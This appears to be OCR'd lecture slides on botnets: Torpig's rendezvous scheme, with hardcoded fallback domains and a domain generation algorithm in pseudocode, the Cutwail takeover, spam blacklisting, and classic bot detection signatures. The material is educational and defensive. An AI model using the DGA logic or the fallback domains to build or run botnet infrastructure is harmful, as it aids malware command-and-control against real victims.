
Torpig Architecture



Torpig Architecture



Torpig Architecture



Torpig Rendezvous Algorithm

1. Try to connect to a computed a ***weekly*** domain
   - Append a list of TLDs, in order
   - Example: adlfn.com → adlfn.net → adlfn.biz
2. Try to connect to a computed a ***daily*** domain
   - Same list of TLDs, in order
3. Try to connect to a hardcoded list of fallback domains
   - rikora.com, pinakola.com, and flippibi.com

Torpig Rendezvous Algorithm

1. Try to connect to a computed a ***weekly*** domain
   - Append a list of TLDs, in order
   - Example: adlfn.com → adlfn.net → adlfn.biz
2. Try to connect to a computed a ***daily*** domain
   - Same list of TLDs, in order
3. Try to connect to a hardcoded list of fallback domains
   - rikora.com, pinakola.com, and flippibi.com

First successful connection wins

- If the whitehat owns the weekly .com domain, they win

Domain Generation Algorithm

```
suffix = ["anj", "ebf", "arm", "pra", "aym", "unj", "ulj", "uag", "esp", "kot", "onv",
"edc"]

def generate_daily_domain():
    return generate_domain(GetLocalTime(), 8)

def scramble_date(t, p):
    return (((t.month ^ t.day) + t.day) * p) + t.day + t.year

def generate_domain(t, p):
    if t.year < 2007: t.year = 2007
    s = scramble_date(t, p)
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + 'a'
    c2 = (t.month + s) % 10 + 'a'
    c3 = ((t.year & 0xff) + s) % 25 + 'a'
    if t.day * 2 < '0' or t.day * 2 > '9': c4 = (t.day * 2) % 25 + 'a'
    else: c4 = t.day % 10 + '1'
    return c1 + 'h' + c2 + c3 + 'x' + c4 + suffix[t.month - 1]
```

“A Botmaster’s Perspective of Coordinating Large-Scale Spam Campaigns”

Takeover of the Pushdo/Cutwail botnet

- First appeared in 2007
- Almost exclusively used for spam

Failed past takeovers

- McColo in 2008
- 3FN in 2009
- Fireeye in 2010

Used dynamic analysis to identify the IPs of C&C servers

- Shut down 20, took over 16
- Covers ½ to 2/3 of all Cutwail C&C servers

Blacklisting

Blacklisting is a common technique to filter spam

- IPs of machines sending spam are recorded and distributed
- Email providers filter emails from these IPs
- E.g. Spamhaus

Cutwail bots queried their own blacklist status periodically!

- SORBS, SpamCop, DNSBL
- Reported their status to the C&C
- C&C would divert spam to other “clean” bots

Stopping Botnets


Individual perspective: ridding your network of bots

- Anti-virus and anti-malware
- Intrusion and anomaly detection to identify infections, block traffic


Global perspective: takedowns and arrests

- Create a sinkhole (fake C&C server)
- Track down and arrest the perpetrators


Classic Detection of Bots



Classic Detection of Bots




Classic Detection of Bots




- Unusual ports or protocols
  - IRC port 6667
- Message signatures
  - “cmd=spam; target=…”

Classic Detection of Bots



- Unusual ports or protocols
  - IRC port 6667
- Message signatures
  - “cmd=spam; target=…”


Classic Detection of Bots



- Unusual ports or protocols
  - IRC port 6667
- Message signatures
  - “cmd=spam; target=…”

- Defeated by using standard ports
  - HTTP(S) ports 80/443


Classic Detection of Bots



